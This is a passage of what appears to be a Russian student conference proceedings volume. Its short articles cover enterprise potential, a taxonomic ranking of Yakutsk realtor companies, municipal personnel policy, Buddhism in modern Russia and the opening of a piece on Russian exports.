POTENTIAL OF ENTERPRISES

Annotation:

The article discusses the potential of the enterprise in order to learn the competitiveness of the company. The potential of the enterprise characterizes the whole set of indicators and factors that determine its capabilities, funds, reserves, abilities, resources, production reserves that can be used in economic activities.

The potential of the enterprise is determined by three groups of factors.

Keywords: potential, enterprise, figure, factor, evaluation of enterprise competitiveness.

В первую очередь конкурентоспособность предприятия определяется его потенциалом.

Конкурентоспособность предприятий зависит от многих условий, в

том числе от деятельности правительств по созданию справедливой конкурентной среды, от методического обеспечения реструктуризации предприятий, необходимой для их успешного функционирования в конкурентной среде, от состояния законодательства, в частности налогового и антимонопольного, и т. д.

Потенциал предприятия характеризует вся совокупность показателей и факторов, определяющих его возможности, средства, запасы, способности, ресурсы, производственные резервы, которые могут быть использованы в хозяйственной деятельности.

К особенностям потенциала предприятия можно отнести его вероятностный характер, поскольку величина потенциала зависит и от «слабого звена» - наименее развитой его составляющей, от изменений в качестве, пропорциях ресурсов, а также условий среды, в которой действует предприятие.

Однако в связи с этим необходим системный подход к анализу, оценке и управлению его деятельностью, направленной на формирование и использование интегрального потенциала предприятия в интересах обеспечения конкурентоспособности и долгосрочного и устойчивого развития.

Потенциал предприятия - многомерное образование, структура которого определяется тремя группами факторов, обуславливающих и весь спектр деятельности предприятия:

- функциональными, определяющими функциональную деятельность;
- организационными, определяющими организацию (способ управления) этой деятельностью;
- ресурсными, характеризующими ресурсы, необходимые для организации деятельности и достижения конкурентных преимуществ.

Важнейшая задача состоит в том, чтобы обеспечить предприятиям условия для достижения необходимого преимущества перед другими конкурентами путем наиболее эффективного использования их потенциала и увеличения этого потенциала более высокими темпами, чем повышается потенциал их основных конкурентов.

С этой целью необходимо анализировать все основные составляющие потенциала: технико-технологический, кадровый, финансовый, организационно-управленческий. маркетинговый, инновационный.

Виды потенциалов предприятия:

Для каждого из этапов вполне определенные показатели, посредством которых можно оценить эффективность использования потенциала ЖЦ предприятия (табл. 1).

Группы показателей, рекомендуемые для оценки конечных результатов использования потенциала ЖЦ предприятия и свойственные определенному этапу его существования.

Оценка использования потенциала ЖЦ предприятия

Таблица 1.

Этапы жизненного цикла	Группа однородных показателей			
	Платежеспособности и ликвидности	Финансовой устойчивости	Рентабельности и деловой активности	Рыночной активности
Зарождение	+	+	-	-
Рост	-	-	+	+
Зрелость	-	-	+	
Спад	+	+	+	-

Знак «+» означает, что отдельному этапу ЖЦ предприятия соответствует данная группа оценочных показателей.

1) Потенциал маркетинга предприятия - это числовая оценка, отражающая наличие у предприятия реальной возможности своевременно отслеживать и оперативно реагировать на всевозможные изменения в макро- и микрорыночной среде.

Числовая интегрированная оценка эффективности использования маркетингового потенциала может быть определена по формуле:

$$П_м = \sum_{i=1}^{n} \beta_i П_i,$$

- **Пм** — интегрированная оценка, характеризующая эффективность использования маркетингового потенциала коммерческого предприятия;
- **Пi** — фактическая величина i-го показателя, полученная в результате реализации маркетингового потенциала (i = 1,..., n);
- **βi** — весовой коэффициент i-го показателя оценки маркетингового потенциала (определяется обычно экспертным путем).

2) Эффект финансового рычага (ЭФР) показывает, на сколько процентов увеличивается рентабельность собственного капитала за счет привлечения заемных средств. Эффект возникает за счет разницы между рентабельностью использования активов предприятия (собственных средств) и стоимостью заемных средств. Положительная разница может иметь место только в том случае, если экономическая рентабельность активов фирмы больше ставки процента по кредиту. Рекомендуемое значение ЭФР — 0,33-0,5. Эффект финансового рычага рассчитывается по формуле:

$$ЭФР = (1 - К_н) \times (Р_с - Ц_{з.к}) \times \frac{З.К}{С.К},$$

- **Кн** — коэффициент налогообложения, в виде десятичной дроби;
- **Рс** — рентабельность совокупного капитала до уплаты налогов. %;
- **Цз.к** — средневзвешенная цена заемного капитала, %;
- **З.К** — среднегодовая сумма заемного капитана;
- **С.К** — среднегодовая сумма собственного капитана.

3) Логистический потенциал - отражает способность предприятия реализовывать логистические функции и операции при достижении максимально возможных конечных результатов и минимально необходимых затрат.

Общий стратегический конкурентный потенциал предприятия можно выразить в виде следующей функции:

$$П_{к.п.р} = \prod_{p=1}^{\bar{p}} П_p,$$

- **П** — произведение частных р-х потенциалов предприятия;
- **Пр** — числовая оценка частного конкурентного потенциала предприятия р-го вида;
- **р** — разновидность частного потенциала предприятия.

4) Потенциал жизненного цикла предприятия — ситуация, когда у предприятия имеются (или отсутствуют) объективные предпосылки для дальнейшего успешного развития бизнеса. Предприятия, которые находятся на заключительной стадии своего развития (жизненного цикла), таких предпосылок обычно не имеют или они близки к нулю. Продолжительность жизненного цикла предприятия для различных стран разных отраслей различна.

Таким образом, потенциал предприятия - это совокупность находящихся в распоряжении предприятия «стратегических» ресурсов, имеющих определяющее значение для возможностей и границ функционирования предприятия в тех или иных условиях.

Использованные источники:

1. Лафта Дж.К. Теория организации: Учеб. пособие. — М.: ТК Велби, Изд-во Проспект, 2003
2. Шафиков М. Т. Потенциал: сущность и структура // Социально-гуманитарные знания^ 2002, No I, с. 236-246
3. Лапин Е.В. Экономический потенциал предприятия: Монография. – Сумы: ИТД «Университетская книга», 2002

УДК 3977

Неустроева С.В.
студент магистратуры 2 курса
Финансово-экономический институт
Северо-Восточный федеральный университет
Россия, г. Якутск

ТАКСОНОМЕТРИЧЕСКИЙ АНАЛИЗ ПО ИССЛЕДУЕМОМУ СУБЪЕКТУ РЫНКА

Аннотация:

В статье проведен таксонометрический анализ ООО «Улахан», РК «Ваш Риэлтор». Использован ранжирование предприятий методом суммы мест. Таким образом определена компания с наилучшим финансовым состоянием.

Ключевые слова: таксонометрический анализ, компания, ранжирование предприятий, финансовое состояние, показатели, матрица, эталон.

Neustroeva S.V.
Master
2 year, Financial and Economic Institute
North-Eastern Federal University
Russia, Yakutsk

TAXONOMIC ANALYSIS OF THE TEST MARKET

Annotation:

The article conducted a taxonometric analysis of LLC "Ulahan", RK"Your Realtor". The ranking of enterprises by the method of the sum of places is used. Thus, the company with the best financial condition is determined.

Keywords: taxonometric analysis, company, ranking of enterprises, financial condition, indicators, matrix, standard.

ООО «Улахан», РК «Ваш Риэлтор» находится по адресу г. Якутск, ул. Лермонтова, 38, оф. 8. Работает с 2008 года.

Известны показатели рентабельности продаж (Р), оборачиваемости запасов (ОЗ), и выручки (В) 5 риэлторских компаний, действующих в городе Якутск. Данные за декабрь 2017 года. (Требуется проранжировать эти предприятия, используя информацию обо всех показателях).

Показатели деятельности предприятий за декабрь 2017 г.

Таблица 1.

Показатели	Предприятия					ССреднее по строке, xi	Среднеквадратическое отклонение, σi
	Ваш Риэлтор	Туймада недвижимость	РРеспубликанское ипотечное агентство	ААлгыс-Центр недвижимости	Недвижимость в Якутске		
Рентабельность продаж, %	32	36	26	28	23	29	5.56
Оборачиваемость запасов, дней	2,1	2,5	1,8	1,7	1,2	1,86	0.42
Выручка, тыс. руб.	123	154	112	108	1 00	119,4	18,82

Воспользуемся для ранжирования методом суммы мест (в соответствии с табл. 2).

Ранжирование предприятий методом суммы мест.

Таблица 2.

	Предприятия				
	1	2	3	4	5
Рентабельность продаж, %	2	1	4	3	5
Оборачиваемость запасов, дней	4	5	3	2	1
Выручка, тыс. руб.	2	1	3	4	5
Сумма мест	8	7	10	9	11

Сумма мест минимальна у предприятия № 2 (Туймаада недвижимость), следовательно, по этому критерию его и следует признать лучшим. Для проведения таксонометрического анализа приведём исходные данные в виде матрицы X:

$$X = \begin{pmatrix} 32 & 36 & 26 & 28 & 23 \\ 2,1 & 2,5 & 1,8 & 1,7 & 1,2 \\ 123 & 154 & 112 & 108 & 100 \end{pmatrix}$$

Преобразуем исходную матрицу в матрицу Z, каждый элемент которой представляет собой разность соответствующим элементом матрицы X и средним значением по строке и средним значением по строке, в которой элемент расположен, делённую на величину среднеквадратического отклонения. Матрица Z имеет вид:

$$Z = \begin{pmatrix} 0,54 & 1,26 & -0,54 & -0,18 & -1,08 \\ 0,57 & 1,52 & -0,14 & -0,38 & -1,57 \\ 0,19 & 1,83 & -0,39 & -0,6 & -1,03 \end{pmatrix}$$

Эталонное предприятие Zэ = (z1э z2э z3э) = (1,26 -1,57 1,83). Эталон составлен из лучших значений по каждой строке матрицы Z. Мы выбирали в качестве эталонных максимальные значения показателей

выручки и рентабельности, т.к. считается, что чем больше эти значения для конкретного предприятия, тем лучше. При таксонометрическим анализе за эталон следует признать наименьшее значение нормированного показателя оборачиваемости.

Для предприятия 1: B1 = (-1,08 – 1,26)2 + [1,52 – (-1,57)]2 + (1,83 – (-1,03))2 = 23,18.

Таким образом B2 = 18,6, B3 = 26,2, B4 = 29,7, B5 = 34,1.

Наименьшим будет значение показателя В для предприятия №2 (Туймаада недвижимость). Поэтому по трём рассмотренным критериям это предприятие следует признать лучшим. Второе место по финансовому рейтингу занимает компания №1 (Ваш Риэлтор), затем идет предприятие 3 (Республиканское ипотечное агентство), предпоследнее место занимает предприятие 4 (Алгыс- Центр недвижимости). С самым худшим финансовым состоянием является предприятие под номером 5 (Недвижимость в Якутске).

Таким образом, мы определили компанию с наилучшим финансовым состоянием, это риэлторская компания «Туймаада недвижимость» и с наихудшим состоянием –РК «Недвижимость в Якутске». Также определили, какое место занимает в финансовом рейтинге, исследуемое нами компания «Ваш Риэлтор». Находится на втором месте, что показывает не плохое финансовое состояние компании.

Использованные источники:

1. Баканов М.И. Теория экономического анализа: Учеб. — 5-е изд. — М.: Финансы и статистика, 2006. — 536с.
2. Зенкина И.В. Теория экономического анализа: Учеб.пособ. — М.: Дашков и К, 2006. — 208с.
3. Любушин Н.П. Экономический анализ. — М. Финансы и статистика, 2007. — 458с.
4. Маркарьян Э.А. Финансовый анализ, М.: КНОРУС, 2007. — 215с.
5. Шеремет А.Д. Методика финансового анализа деятельности организации. — М.: Инфра-М, 2006. — 237с.

УДК: 351/354

Нибо Р.М.
студент магистратуры 1 курса
факультет «Государственное и муниципальное управление»
факультет экономики и процессов управления
Россия, г. Сочи

КАДРОВАЯ ПОЛИТИКА ОРГАНОВ МУНИЦИПАЛЬНОГО УПРАВЛЕНИЯ

Аннотация. В статье рассматриваются общие характеристики кадровой политики органов муниципального управления, а также обращается внимание на новые тенденции в области подготовки квалифицированных кадров. Определяется, что на муниципальном уровне необходимо активно использовать современные кадровые технологии. Для повышения престижа работы в органах муниципального управления необходимо защищать права и интересы муниципальных служащих.

Ключевые слова: кадровая политика, муниципальное управление, кадры, муниципальная служба, органы местного самоуправления.

Nebo R.M.
master student
1 course, faculty "State and Municipal Administration"
Faculty of Economics and Management Processes
Russia, Sochi

PERSONNEL POLICY OF THE MUNICIPAL AUTHORITIES

Annotation. The article deals with the General characteristics of the personnel policy of municipal authorities, as well as draws attention to new trends in the field of training of qualified personnel. It is determined that at the municipal level it is necessary to actively use modern personnel technologies. In order to increase the prestige of working in municipal government bodies, it is necessary to protect the rights and interests of municipal employees.

Key words: personnel policy, municipal management, personnel, municipal service, local governments.

Современное общество немалое внимание уделяет действующей и существующей муниципальной службе. Причина тому – служение обществу – на муниципальную службу возложена передовая функция обеспечения прочной связи между муниципальными образованиями и населением. Сущность самой муниципальной службы и заключается в том, что бы, более слажено, и целесообразно развиваться, соответствовать вызовам времени.

Как свидетельствует современная практика, уровень развития муниципальной службы требует значительного реформирования[121]. Но

[121] Саломатин, А.А. Ключевые вопросы реализации принципа равенства при прохождении муниципальной службы / А.А. Саломатин // Административное и муниципальное право. – 2017. – № 3. – С. 51.

основная политика государства направлена на борьбу с коррупционным поведением, пресечением взяточничества, управлением регуляторными функциями и делегирование дополнительных полномочий. Необходимо обратить внимание на то, что муниципальная служба требует преобразований относительно создания внутренней системы обеспечения.

Следовательно, для того, чтобы упорядочить деятельность и укрепить права и обязанности муниципальных служащих нужно создать четкую правовую базу муниципальных и социальных гарантий, внедрить определенную систему стимулирования деятельности государственной службы. Пролонгация таких прогрессивных идей даст возможность создать муниципальную службу такого уровня, который действительно будет удовлетворять государство, и соответствовать всем требованиям гражданского общества.

Кадровая политика, ее система и роль в органах муниципального управления является одним из важнейших социально-экономических явлений в организации деятельности государства. Однако прежде чем подробно рассматривать муниципальную кадровую политику следует дать определение основным понятиям, которые используются при описании ее системы. Так, в первую очередь стоит рассмотреть такой базовый термин как «кадры». «Кадры – это социально-экономическая категория, включающая постоянный состав квалифицированных работников государственных или негосударственных организаций, учреждений или предприятий»[122].

Понятие «кадры» подразумевает основной состав сотрудников какого-либо учреждения или предприятия, который обеспечивает успешную реализацию его деятельности. Синонимичным понятием является «персонал», однако между ними существует ряд принципиальных отличий. Значение понятия «персонал» несколько шире, чем «кадры», оно включает в себя весь штатный состав организации и характеризуется группой лиц, объединенных по профессиональным признакам. В отличии от персонала организации, «кадры» характеризуются следующими признаками:

1) сотрудник имеет специальные навыки и подготовку, необходимую для выполнения должностных обязанностей, а его профессиональная квалификация достаточно устойчива;

2) трудовая деятельность является постоянной и представляет собой основной источник финансового обеспечения сотрудника;

3) исполнение сотрудником служебных обязанностей способствует реализации основных целей и задач данной организации (обязанности сотрудника не связаны с охраной и материально-техническим обеспечением зданий).

Раскрывая основные понятия, используемые для описания

[122] Асланов, М.А. Традиционные и инновационные кадровые технологии в органах государственного управления / М.А. Асланов // Проблемы современной экономики. – 2014. – № 2 (50). – С. 43.

муниципальной кадровой политики, нельзя не упомянуть термин «трудовые ресурсы». «Трудовые ресурсы – это часть населения страны, которая обладает необходимым уровнем физического и умственного развития, определенными знаниями и умениями, которые дают возможность трудиться»[123].

К трудовым ресурсам относится население как в трудоспособном возрасте, за исключением социальных групп не способных к трудовой деятельности, то есть экономически активное население, так и граждане вне рамок трудоспособного возраста, которые заняты в трудовом процессе. Необходимо заметить, что понятия «персонал» и «кадры» в большей степени относятся к организации, в то время как понятие «трудовые ресурсы» касается государства и общества в целом. Весьма важно пояснить и раскрыть сущность кадрового потенциала в органах муниципального управления. Так, по мнению Р.М. Усмановой, кадровый потенциал – это совокупность навыков и умений сотрудников (служащих), которые можно использовать для повышения эффективности и улучшения результатов муниципальной службы[124].

В узком смысле, кадровый потенциал представляет собой резервные трудовые места, которые в ближайшей перспективе можно использовать для привлечения новых сотрудников, для повышения квалификации служащих и их профессионального развития. Эффективная система управления кадрами в органах местного самоуправления должна стимулировать служащих к эффективной трудовой деятельности. Следовательно, профессионализм муниципальных служащих напрямую зависит от кадровой политики.

Выделим ряд задач кадровой политики в органах муниципального управления, для уточнения её целей. К основным задачам относятся:

1) Создание равных и благоприятных условий, а также обеспечение гарантий для профессионального, интеллектуального и творческого развития граждан. На сегодняшний день необходимо создать такие условия, которые позволили бы каждому человеку реализовать свой потенциал, развить необходимые навыки и умения в целях обеспечения на их основе эффективного осуществления административных и хозяйственных функций государства.

2) Оптимизация деятельности существующих кадровых ресурсов, повышение результативности и коэффициента полезности профессиональной и трудовой деятельности граждан, а также увеличение степени профессионализма и компетентности трудящихся, в особенности задействованных в системе муниципального управления.

3) Обеспечение всех субъектов трудовой деятельности, в особенности

[123] Кирьянов, О.Ю. Муниципальная служба : цели, принципы, задачи / О.Ю. Кирьянов // Юридический мир. – 2017. – № 1 (193). – С. 12.

[124] Усманова, Р.М. Проблема реализации принципа учета исторических и иных местных традиций при прохождении муниципальной службы / Р.М. Усманова // Конституционное и муниципальное право. – 2016. – № 8. – С. 61.

государственной сферы, квалифицированными, ответственными и инициативными сотрудниками, готовыми добросовестно выполнять свои обязанности. Выполнение данной задачи может быть достигнуто посредством эффективного использования, развития и сохранения кадрового потенциала страны, что требует четкого планирования государством кадровой политики.

4) Ликвидация ряда негативных тенденций, существующих на данный момент в кадровой политике. В качестве примера можно привести такие явления как коррупция, продажа должностей, протекционизм, отсутствие прозрачности в кадровой деятельности и т.д. Необходимо создать все возможные препятствия на пути к проникновению на управленческие позиции, в особенности в государственных органах, сотрудников, действующих в своих интересах и в интересах определенной группы лиц, так как основой государственной кадровой политики являются интересы всего общества и государства.

Эффективная реализация целей и задач, приведенных выше, может быть достигнута при соблюдении следующих условий:

- обеспечение активного участия государства в решении проблем, возникающих в кадровых и социально-трудовых процессах;
- создание качественного рынка труда, и как следствие – отказ от дешевой рабочей силы, не соответствующей необходимым требованиям;
- гарантирование социальной справедливости, устранение дискриминации определенных групп лиц в вопросах трудовой деятельности;
- развитие в людях чувства уважения к честному труду, повышение его престижности за счет обеспечения добросовестных работников достойной заработной платой;
- прививание работникам чувства ответственности за результаты их труда, преодоление отчуждения и безразличия к ним;
- открытость и прозрачность кадровой деятельности для гражданского общества.

Именно эти требования предъявляются к современной кадровой политике в муниципальных органах власти. Однако не все из них на данный момент соблюдаются, вследствие чего имеется широкая область деятельности по дальнейшему ее совершенствованию.

Изучив само понятие муниципальной кадровой политики, ее цели и задачи, перейдем к рассмотрению основных принципов кадровой политики. В принципах государственной кадровой политики отображены ее определенные закономерности, они содержат в себе суть, основное содержание, а также ее главные понятия[125]. Другими словами, принципы представляют собой главные правила и положения, регламентирующие государственную кадровую политику. На сегодняшний день существуют

[125] Волков, В.В. Государственная служба : учеб. пособие для студентов вузов / ред. В.В. Волкова, А.А. Спафирова. – М. : Юнити-Дана : Закон и право, 2013. – С. 120.

различные варианты классификации ее принципов, однако наиболее традиционным и широко используемым считается традиционный способ деления, который включает в себя три группы: общие (базисные), специальные и частные.

Так, с помощью общих принципов можно дать характеристику базовым чертам муниципального управления и кадровой политике, которая проводится в органах местного самоуправления. К числу общих принципов относятся принципы законности, единства, научности, системности, демократизма, комплексности, перспективности, гуманизма и открытости.

Немаловажное значение для кадровой политики в органах муниципального управления имеют и специальные принципы, например:

– принцип подбора и набора служащих по их нравственным, моральным и профессиональным качествам;

– принцип стабильности кадрового состава и единства кадровой команды служащих;

– принцип равных возможностей поступления на муниципальную службу;

– принцип профессионализма и компетентности;

– принцип социально-правовой защищенности и политической нейтральности[126].

Общие, специальные и частные принципы в своей совокупности составляют единую систему, функционирующую на различных уровнях. На практике использование государством этих групп принципов позволяет определять направление развития кадровых процессов и отношений в государстве. Однако очень важно понимать, что использование данных принципов будет эффективно лишь в случае их взаимодействия и взаимозависимости. Принципы государственной кадровой политики нельзя применять выборочно, предпочитая одни из них другим, так как оптимальный результат будет достигнуть только при системном подходе.

В данной статье были выявлены и сформулированы основные тенденции современного состояния кадровой политики в органах муниципального управления, выделены цели и задачи кадровой политики. Также были рассмотрены общие, специальные и частные принципы муниципальной кадровой политики, на которые опираются органы местного самоуправления при регулировании кадровых процессов в муниципальных образованиях. Хотелось бы еще раз подчеркнуть такую важную характеристику кадровой политики в органах муниципального управления как дифференциация принципов с учетом отраслевой специфики, а также отметить специфику кадровых процессов в отдельных органах муниципального управления.

Использованные источники:

[126] Шугрина, Е.С. Кадровая политика на муниципальном уровне : кто обеспечивает решение вопросов государственного и местного значения / Е.С. Шугрина, А.В. Орлов // Муниципальная служба : правовые вопросы. – 2017. – № 4. – С. 3.

1. Конституция Российской Федерации (принята на всенародном голосовании 12 декабря 1993 г.) [Электронный ресурс]. – Режим доступа : consultant.ru
2. О муниципальной службе в Российской Федерации [Электронный ресурс] : Федеральный закон от 2 марта 2007 г. № 25-ФЗ (редакция от 3 августа 2018 г.). – Режим доступа : consultant.ru
3. Асланов, М.А. Традиционные и инновационные кадровые технологии в органах государственного управления / М.А. Асланов // Проблемы современной экономики. – 2014. – № 2 (50). – С. 43–46.
4. Волков, В.В. Государственная служба : учеб. пособие для студентов вузов / ред. В.В. Волкова, А.А. Спафирова. – М. : Юнити-Дана : Закон и право, 2013. – 207 с.
5. Кирьянов, О.Ю. Муниципальная служба : цели, принципы, задачи / О.Ю. Кирьянов // Юридический мир. – 2017. – № 1 (193). – С. 12-17.
6. Саломатин, А.А. Ключевые вопросы реализации принципа равенства при прохождении муниципальной службы / А.А. Саломатин // Административное и муниципальное право. – 2017. – № 3. – С. 51-55.
7. Усманова, Р.М. Проблема реализации принципа учета исторических и иных местных традиций при прохождении муниципальной службы / Р.М. Усманова // Конституционное и муниципальное право. – 2016. – № 8. – С. 61-66.
8. Шугрина, Е.С. Кадровая политика на муниципальном уровне : кто обеспечивает решение вопросов государственного и местного значения / Е.С. Шугрина, А.В. Орлов // Муниципальная служба : правовые вопросы. – 2017. – № 4. – С. 3-9.

Bibliography:

1. The Constitution of the Russian Federation (adopted by popular vote on December 12, 1993) [Electronic resource]. – Mode of access : consultant.ru
2. About municipal service in the Russian Federation [Electronic resource]: the Federal law of March 2, 2007 No. 25-FZ (edition of August 3, 2018). – Mode of access : consultant.ru
3. Aslanov, M. A. Traditional and innovative technology personnel in the public administration / M. A. Aslanov // problems of modern economy. - 2014. - № 2 (50). - P. 43-46.
4. Volkov, V. V. Public service: studies. a Handbook for students / edited by V. V. Volkov, A. A. Safarova. - M.: unity-Dana: Law and law, 2013. - 207 p.
5. Kiryanov, Y. O. community service : goals, principles, tasks / Kir'yanov O. Yu. / / the Legal world. - 2017. - № 1 (193). - P. 12-17.
6. Salomatin A.A. the Key issues in the implementation of the principle of equality in the municipal service / the Administrative and municipal law. - 2017. - № 3. - P. 51-55.
7. The Problem of implementation of the principle of accounting for historical and other local traditions in the course of municipal service / R. M. Usmanova / / Constitutional and municipal law. - 2016. - № 8. - P. 61-66.

8. Shugrina, E. S. Personnel policy at the municipal level: who provides the solution of issues of state and local importance / E. S. Shugrina / Municipal service: legal issues. - 2017. - № 4. - P. 3-9.

УДК 101

Никитин Г.М., к.филос.н.
доцент ВАК
Кузовихина М.С.
студент I-го курса
юридический факультет
Кубанский государственный аграрный
университет имени И.Т. Трубилина
Россия, г. Краснодар

БУДДИЗМ В СОВРЕМЕННОЙ РОССИИ

Аннотация. Буддизм одно из самых известных религиозных и философских направлений в современном мире. Последователей данного направления можно встретить практически в любой стране земного шара и конечно в России. В статье мы попытаемся рассмотреть проявления буддизма в современной России.

Ключевые слова: буддизм, дацан, медитация, дуган, монах-лам.

BUDDHISM IN MODERN RUSSIA

Abstract. Buddhism is one of the most famous religious and philosophical trends in the modern world. Followers of this direction can be found in almost every country of the world and of course in Russia. In the article we will try to consider the manifestations of Buddhism in modern Russia.

Keywords: Buddhism, datsan, meditation, dugan, monk lamas.

Возрождение буддизма в современной России началось примерно после эпохи «перестройки», т.е. после 1990-х годов. Официально регистрируются множество разных буддийских групп, начинается восстановление разрушенных монастырей в Забайкалье, Калмыкии, Туве, строятся новые буддийские храмы.

В Санкт-Петербурге возрождается Санкт-Петербургский буддийский монастырь. Начинает действовать Иволгинский дацан.

В настоящее время в России представлены различные буддийский школы и направления и течения: махаяна, японский дзен, корейский сон, тибетский буддизм и тхеравада.

В Российской Федерации официально «буддизм» провозглашен одной из четырех главных религий, наравне с христианством, исламом и иудаизмом.

В 2009 году в Москве состоялся международный буддийский форум «Дни традиционного российского буддизма» в рамках которого проводились встречи с различными последователи буддизма, философскими и

религиозными школами буддизма.

Буддизм обращает внимание на основные духовные ценности жизни, которые никогда не утрачивают своего значения: любовь, дружба, забота, сострадание, милосердие. Многие современные люди позабыли эти главные ценности жизни, считая, что материальные ценности намного важнее, чем духовные. Лучше заработать побольше денег, купить недвижимость или машину, даже лучше вложить деньги в покупку драгоценных металлов (золота, серебра, бриллиантов и т.д.).

Но человеческие отношения между людьми не должны измеряться только «количественными показателями» (деньгами, драгоценностями, недвижимостью). С точки зрения философии «человек» (антропос) обязан задумываться о вечных ценностях жизни. Иначе, следствием «материализации» современного социального бытия человека будут довольно печальные результаты: бездуховность, черствость, жестокость, грубость, лицемерие и т.д.

Использованные источники:

1. Кузьмин С. Л. Буддизм как традиционная религия России: историческая основа и перспективы // Буддизм в третьем тысячелетии: тенденции и перспективы развития. Т. 1. Материалы Международной научной конференции (7-9 сентября 2016 г.). — Кызыл: Изд-во ТувГУ, 2016. — С. 24—31.
2. Уланов М. С. Буддизм в истории русской философии XIX — первой половины XX вв.. — Элиста: Изд-во КалмГУ, 2003. — 178 с.
3. Философия и культура в контексте времени / коллективная монография / под общей редакцией М.И. Даниловой, Краснодар, КубГАУ, 2016, с. 214
4. Цыремпилов Н. В. Буддизм в России: прошлое и настоящее // Власть. — 2013. — № 4. — С. 84—87.

УДК: 33.338

Никитин К.С.
студент 4 курса
Цепкова А.С.
студент 4 курса
Самарский университет
Институт Двигателей и Энергетических Установок
Есипова О.В., к.э.н.
доцент
кафедра «Экономика»
Самарский университет
Россия, г. Самара

РОССИЯ В МИРОВОМ ЭКСПОРТЕ

Аннотация:

Данная статья посвящена экспортной политике России. Было установлено, что доля мирового экспорта России составляет 2,3%. Показаны примеры экспорта и импорта товаров России за 2017-2018 года. В статье представлен анализ среди крупнейших российских экспортеров за 2018 год. В ходе работы была установлена важность и способы увеличения экспорта несырьевой и неэнергетической продукции.

Ключевые слова: экспорт, экспортная активность, сырьевая продукция, топливно-энергетический комплекс, неэнергетический продукт.

Nikitin K.S.
fourth-year student
Samara National Research University
Institute of Engines and Power Plants
Samara, Russia
Tsepkova A.S.
fourth-year student
Samara National Research University
Institute of Engines and Power Plants
Samara, Russia
Esipova O.V., Candidate of Economic Sniences, assistant professor
Assistant professor of Economics
Samara National Research University
Samara, Russia

RUSSIA IN WORLD EXPORTS

Annotation:

This article is devoted to the export guarantee of Russia. It was found that the share of world exports of Russia is 2.3%. The examples of export and use of goods of Russia for the years 2017-2018 are given. The article presents an analysis among Russian exporters for 2018. Presents ways to increase exports of non-primary products.

Key words: export, export activity, power equipment, raw products, fuel and energy complex, non-energy product.

В условиях геополитической нестабильности, обострения отношений между Россией и зарубежными странами, экономических санкций, введенных рядом зарубежных стран - США, Японии, Канады, Австралии, стран Евросоюза и т. Д. - против российских предприятий, усложнилось развитие Российской экономики и ее дальнейшая интеграция в систему мирохозяйственных связей. В качестве меры защиты от санкционной политики зарубежных стран, Правительство Российской Федерации определило стратегию повышения конкурентоспособности отечественной продукции на мировом рынке. В настоящее время Россия по большей части является покупателем, а не продавцом несырьевых и неэнергетических продуктов.




Рисунок 1 – экспорт и импорт России за период сентябрь 2017 года – сентябрь 2018 года

Одним из основных показателей мировых экономических отношений являются показатели экспортной активности государства. Именно она укрепляет позиции страны на мировой арене.

По данным базы данных статистики международной торговли ООН (Рисунок 2), доля России в мировом экспорте в 2017 году составила 2,3%. Отставание от экспортного лидера Китая составляет более шестикратное.

